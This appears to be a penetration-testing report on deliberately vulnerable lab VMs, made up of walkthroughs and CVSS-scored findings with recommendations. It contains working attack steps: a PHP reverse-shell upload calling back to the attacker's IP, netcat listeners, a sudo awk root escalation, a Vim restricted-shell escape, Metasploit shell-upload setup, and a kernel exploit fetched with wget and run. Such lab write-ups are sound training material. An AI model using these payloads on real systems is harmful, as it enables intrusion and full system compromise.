80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:9C:83:DC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 seconds
```

Port 22 and 80 were open, so we first started with http port 80.



This directly took us to the login page of qdPM. Next, we did a directory search using gobuster and found a secret directory with an image file – doubletrouble.jpg. An image could imply hidden text, so we tried steganography using stegseek.

```
(root㉿kali)-[~/home/kali]
└─# stegseek doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".
5dd76
└─(root㉿kali)-[~/home/kali]
└─# cat doubletrouble.jpg.out
otisrush@localhost.com
otis666
```

We applied a built-in word list rockyou.txt to look for hidden data. Here we found a file doubletrouble.jpg.out. Upon viewing the file, we found the login credentials to the webpage.

The screenshot shows a web browser window with the URL `172.20.10.12/index.php/myAccount` in the address bar. The browser's toolbar includes icons for back, forward, search, and refresh. Below the address bar, there are several links related to Kali Linux: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main content area is titled "My Account" and contains a form under the heading "≡ Details". The form fields are as follows:

- * Full Name: otis rush
- New Password: (empty input field)
- * Email: otisrush@localhost.com
- Phone: (empty input field)
- Photo: (button labeled "Browse...") No file selected.
- Language: English

The webpage did not contain much information; however, we found a photo upload functionality to upload profile image. As we check this feature does not check the extension of file, which makes it easier to upload a reverse shell code.

The screenshot shows a web browser window with the URL `172.20.10.12/index.php/myAccount` in the address bar. The browser interface includes standard navigation buttons (back, forward, search, refresh) and a toolbar with icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB.

The main content area displays a user account edit form:

- Full Name:** otis rush
- New Password:** (empty input field)
- Email:** otisrush@localhost.com
- Phone:** (empty input field)
- Photo:** (input field containing "Browse... PHP PentestMonkey")
- Language:** English

A large grayed-out section below the form contains a "Save" button.

We then uploaded the reverse-shell.php file using attacker machine ip address (kali) and port 1234.

Name	Last modified	Size	Description
Parent Directory		-	
331804-php-reverse-shell.php	2022-03-16 16:31	5.4K	
380520-PHP PentestMonkey	2022-03-16 16:29	2.5K	
927156-PHP PentestMonkey	2022-03-16 16:30	2.5K	

Apache/2.4.38 (Debian) Server at 172.20.10.12 Port 80

Using netcat to listen over port 1234, when we opened the reverse shell file on browser, we were able to access shell. We then used python3 -c 'import pty;pty.spawn("/bin/bash")' command to escalate privileges.

```
(root㉿kali)-[/home/kali]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.20.10.9] from (UNKNOWN) [172.20.10.12] 39940
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
16:37:02 up 41 min, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@doubletrouble:~$ whoami
www-data@doubletrouble:~$ groups=33(www-data)
www-data@doubletrouble:~$ /bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@doubletrouble:~$ whoami
whoami
www-data
www-data@doubletrouble:~$ sudo awk 'BEGIN {system("/bin/sh")}'
sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
whoami
root
#
```

As we snooped around the /var/www/ directory we found a doubletrouble.ova file.

```
root@doubletrouble:~# cd /var/www/
html/  secret/
root@doubletrouble:~# cd /var/www/html/
root@doubletrouble:/var/www/html# ll
-bash: ll: command not found
root@doubletrouble:/var/www/html# ls
backups  check.php  css        favicon.png  index.php  js        robots.txt  sf        uploads
batch    core        favicon.ico  images      install    readme.txt  secret    template
root@doubletrouble:/var/www/html# alias ll="ls -la"
root@doubletrouble:/var/www/html# cp /root/doubletrouble.ova .
```

Due to error with memory and use of virtualbox we were not able to download and exploit the other VM

Virtual Machine 5 – CSEC

Using nmap to explore all the open ports on the machine 172.20.10.13, we found port 21, 22 and 80 are open.


```
(root㉿kali)-[~/home/kali]
└─# nmap -p- -sV 172.20.10.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 18:39 EDT
Nmap scan report for 172.20.10.13
Host is up (0.000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:EC:4B:B8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```


As we can see ftp port 21 is running on version ProFTPD 1.3.3c, we are using searchsploit to find the vulnerabilities of this version. This revealed a backdoor remote code execution.

```
(root㉿kali)-[~/home/kali]
└─# searchsploit proftpd 1.3.3c
Exploit Title | Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb
Shellcodes: No Results
```

We then went on check if we can access the http service and it worked, but there was no content.



We then tried some other default pages such as /robots.txt/, /login/ and /secret/. This took us to a secret blog page.




We tried to poke around the page, but the link referred to a domain called vtsec instead of the ip address. To correct this, we manually created an entry in the host file.

The terminal window shows the user is root and is editing the /etc/hosts file using the nano editor. The file contains the following entries:


```
root@kali: /home/kali x  root@kali: /home/kali x
GNU nano 6.0                                     /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali

172.20.10.13  vtcsec
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now when we refreshed the page we could see the displayed correctly.



Here we found the link to the login page. Next step is to find the credentials.



We have used wpSCAN to enumerate any potential users and vulnerabilities.

```
└─(root㉿kali)-[~/home/kali]
# wpSCAN --url http://172.20.10.13/secret/ --enumerate u
[+] Updating the Database ... ← Back to My secret blog
[+] Update completed.

[+] URL: http://172.20.10.13/secret/ [172.20.10.13]
[+] Started: Wed Mar 16 18:50:01 2022
```


The terminal output shows the following:

- The command used was `wpSCAN --url http://172.20.10.13/secret/ --enumerate u`.
- The scanner updated the database.
- The update completed successfully.
- The URL of the target is listed as `http://172.20.10.13/secret/`.
- The scan started on `Wed Mar 16 18:50:01 2022`.

We can see the webpage uses default WordPress username -admin

```
[i] User(s) Identified:  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

We tried the default username - admin and password -admin and it worked.



Now that we have admin access, we are going to use Metasploit to give us a shell.

```

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name      Current Setting  Required  Description
PASSWORD          yes        no         The WordPress password to authenticate with
Proxies           yes        no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS            yes        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              80        yes       The target port (TCP)
SSL                false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI          /         yes       The base path to the wordpress application
USERNAME           yes        yes       The WordPress username to authenticate with
VHOST              no        no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST      172.20.10.9    yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   WordPress

```

Due to certain error, we were not able to exploit any further.

CVSS Scoring System

GRE Ltd currently uses version 3 of the Common Vulnerability Scoring System (CVSS) when rating vulnerabilities discovered during security testing. CVSS is an open industry framework used to assess the severity of security vulnerabilities based on three distinct metrics:

- Base Metrics are associated with intrinsic characteristics of a vulnerability
- Temporal Metrics are associated with evolving characteristics of a vulnerability
- Environmental Metrics are associated with vulnerabilities that are dependent on environmental factors.

The outcome of these metrics is a score indicating the severity of the vulnerability and provides an accurate input to an enterprises prioritised approach to remediation. The CVSS scheme scores are grouped as follows:

- CVSS scored 10.0 would be considered CRITICAL severity
- CVSS scored 7.0-9.9 would be considered HIGH severity
- CVSS scored 4.0-6.9 would be considered MEDIUM severity
- CVSS scored 0-3.9 would be considered as LOW severity

GRE Ltd use base metrics to build a traffic light system in their vulnerability reporting tables in the “Test Results” section of this report.

More information on the system we use to rate vulnerabilities can be found in Appendix A.



No Antivirus Scan on File Upload (CVSS: 4.3)

APP-1 The file functionality on the web server allows user to upload a script without scanning the file. Furthermore, the web application allows user to open and run the uploaded file via browser. This makes it possible for user to upload a trojan or reverse shell.

Results

We were able to upload a reverse-shell.php file to

The screenshot shows a web browser window with the URL `172.20.10.12/uploads/users/`. The page title is "Index of /uploads/users". Below the title is a table with three columns: "Name", "Last modified", and "Size Description". The table contains four rows:

Name	Last modified	Size Description
Parent Directory		-
331804-php-reverse-shell.php	2022-03-16 16:31	5.4K
380520-PHP PentestMonkey	2022-03-16 16:29	2.5K
927156-PHP PentestMonkey	2022-03-16 16:30	2.5K

At the bottom of the page, it says "Apache/2.4.38 (Debian) Server at 172.20.10.12 Port 80".

The screenshot shows the "Wolf CMS" file manager interface. The top navigation bar includes "Pages", "Snippets", "Layouts", "Files" (which is highlighted), "Users", and "Administration". The main area shows a file named "public/php-reverse-shell.php". The file content is displayed as follows:

```
set time_limit (0);
$VERSION = "1.0";
$ip = '172.20.10.9'; // CHANGE THIS
$port = 445; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

On the right side of the interface, there are three buttons: "Create new file" (with a plus sign icon), "Create new directory" (with a folder icon), and "Upload file" (with an upward arrow icon).

Hosts Affected

Double Trouble
SickOS

Recommendations

	No Antivirus Scan on File Upload (CVSS: 4.3)
	It is recommended that upon file upload a virus checker should check the file extension first and that it does not contain a virus; if a virus is detected the file should be rejected and the user informed.

Use Vim to escape restricted mode (CVSS: 5.3)	
APP-2	By entering Vim mode, user can bypass the -rbash restricted mode and execute random OS command by changing shell.
<h3><u>Results</u></h3> <pre>~ VIM - Vi IMproved ~ version 7.4.576 ~ by Bram Moolenaar et al. ~ Modified by pkg-vim-maintainers@lists.alioth.debian.org ~ Vim is open source and freely distributable ~ Help poor children in Uganda! ~ type :help iccf<Enter> for information ~ type :q<Enter> to exit ~ type :help<Enter> or <F1> for on-line help ~ type :help version7<Enter> for version info ~ Running in Vi compatible mode ~ type :set nocp<Enter> for Vim defaults ~ type :help cp-default<Enter> for info on this ~ :set shell=/bin/bash_</pre>	
<pre>~ :shell tom@DC-2:~\$ cd ../ tom@DC-2:/home\$</pre>	
<h3><u>Hosts Affected</u></h3> <p>DC-2</p>	
<h3><u>Recommendations</u></h3> <p>It is recommended to restrict access to vim.</p>	

	Directory Browsing (CVSS: 5.3)
APP-3	Information is exposed through directory listing which allows to browser through directing and access files.



Directory Browsing (CVSS: 5.3)

The screenshot shows two browser windows. The top window is titled 'FoxyProxy Options' and has a tab for '172.20.10.10/wolfcms/public'. It displays a warning message: 'WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)'. The bottom window is a file manager showing the contents of the '/uploads/users/' directory. The table lists three files:

Name	Last modified	Size	Description
Parent Directory			
331804-php-reverse-shell.php	2022-03-16 16:31	5.4K	
380520-PHP PentestMonkey	2022-03-16 16:29	2.5K	
927156-PHP PentestMonkey	2022-03-16 16:30	2.5K	

Below the table, it says 'Apache/2.4.38 (Debian) Server at 172.20.10.12 Port 80'

Hosts Affected

Doubletrouble

SickOS

Recommendations

Disabling creation, opening or indexing by configuring the file `httpd.conf` through web host or using cPanel via File manager are the most affective way to prevent Directory Browsing.



Weak FTP server password (CVSS: 5.5)

APP-4

The server allows user to login to ftp server using weak password which is same as the login username.

Results

The FTP server is logged in using anonymous



Weak FTP server password (CVSS: 5.5)

```
(root@kali)-[~/home/kali]
└─# ftp 172.20.10.11
Connected to 172.20.10.11.
220 (vsFTPd 3.0.2)
Name (172.20.10.11:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37877|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

Hosts Affected

Typhoon

Recommendations

It is recommended that the administrator change the default password after performing the testing and before releasing the services.



Open Redirection (CVSS: 6.1)

APP-5

The web application allows us to redirect from flag 1 to flag2 directly by making changes in the URL.

Results

Flag 2

Permalink: <http://dc-2/index.php/flag-2/> Edit

Add Media

Paragraph B I [] [] [] [] [] [] [] [] [] [] [] [] []

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Hosts Affected

DC-2

Recommendations

URL are checked and validated before redirection. The URL are not mentioned in cleartext that contain the information about the user or result. Web



Open Redirection (CVSS: 6.1)

application must not allow to redirection to any URL provided if not authenticated.



Password not required when changing settings (CVSS: 6.5)

APP-6

The web application allows user to upload or make any changes to the admin account without asking to confirm password.

Results

We have uploaded a file to administrative account without confirming password.

The screenshot shows a web browser window with the URL 172.20.10.12/index.php/myAccount. The page displays a form for updating account information. The fields are as follows:

- * Full Name: otis rush
- New Password: (empty field)
- * Email: otisrush@localhost.com
- Phone: (empty field)
- Photo: Browse... PHP PentestMonkey
- Language: English

A blue "Save" button is located at the bottom of the form.

Hosts Affected

Double Trouble

Recommendations

Any changes made in an account like changing password, username or profile image must request user to verify their credibility to make the changes.



Patch Management (CVSS: 7.5)

APP-4

System running on older versions which contain vulnerabilities that are not patched.



Patch Management (CVSS: 7.5)

Results

System running on old version of Drupal i.e., Drupal 8 which allows us to find exploits

```
1 <!DOCTYPE html>
2 <html lang="en" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/
3   <head>
4     <meta charset="utf-8" />
5     <meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
6     <meta name="MobileOptimized" content="width" />
7     <meta name="HandheldFriendly" content="true" />
8     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
9     <link rel="shortcut icon" href="/drupal/core/misc/favicon.ico" type="image/vnd.microsoft.icon" />
10    <link rel="alternate" type="application/rss+xml" title="" href="http://172.20.10.11/drupal/rss.xml" />
11    <link rel="alternate" type="application/rss+xml" title="" href="http://192.168.1.104/drupal/rss.xml" />
12
13    <title>Welcome to Typhoon VM | Typhoon VM</title>
14    <link rel="stylesheet" href="/drupal/sites/default/files/css/css_B1lgK8855u6EJ8rkCldv3vZRSs_2A551bGbcVSHuj2I.css?0"
15    <link rel="stylesheet" href="/drupal/sites/default/files/css/css_2kRTLnwvl-8oI9j08jF04qTuY_ocD0nTw3oW0QvnoA.css?0"
16    <link rel="stylesheet" href="/drupal/sites/default/files/css/css_Z5jMg7P_bjcw9iUzuji7oaechMyx0TUqZhHJ_aYSg04.css?0"
17
```

System running on older version on Ubuntu 14.04

```
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$ █
```

Hosts Affected

Typhoon

Recommendations

System must be patched regularly to prevent attacker from exploiting the vulnerabilities patched by the vendor and released. It is important to take a backup of the system, and test the patch before applying it on the main system.



Local Priviledge Escalation (CVSS: 7.8)

APP-4

The system allows us local privilege escalate via SSH Client.

Results

By running a C script we can escalate the privilege.



Local Privileged Escalation (CVSS: 7.8)

```
typhoon@typhoon:/tmp$ wget http://172.20.10.9/37292.c
--2022-03-14 17:50:24--  http://172.20.10.9/37292.c
Connecting to 172.20.10.9:80... connected. If you haven't already done so:
HTTP request sent, awaiting response ... 200 OK
Length: 4968 (4.9K) [text/x-csrc] Saving to: '37292.c'

100%[=====] 4,968 --.-K/s in 0s

2022-03-14 17:50:24 (309 MB/s) - '37292.c' saved [4968/4968]

typhoon@typhoon:/tmp$ ls
tomcat7-tomcat7-tmp
f71487e69c66dc5b99e37305c00db5.dat
hsperfdata_tomcat7
mongod-27017.sock
tomcat7

typhoon@typhoon:/tmp$ gcc 37292.c -o rootshell
typhoon@typhoon:/tmp$ chmod 777 rootshell
typhoon@typhoon:/tmp$ ./rootshell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
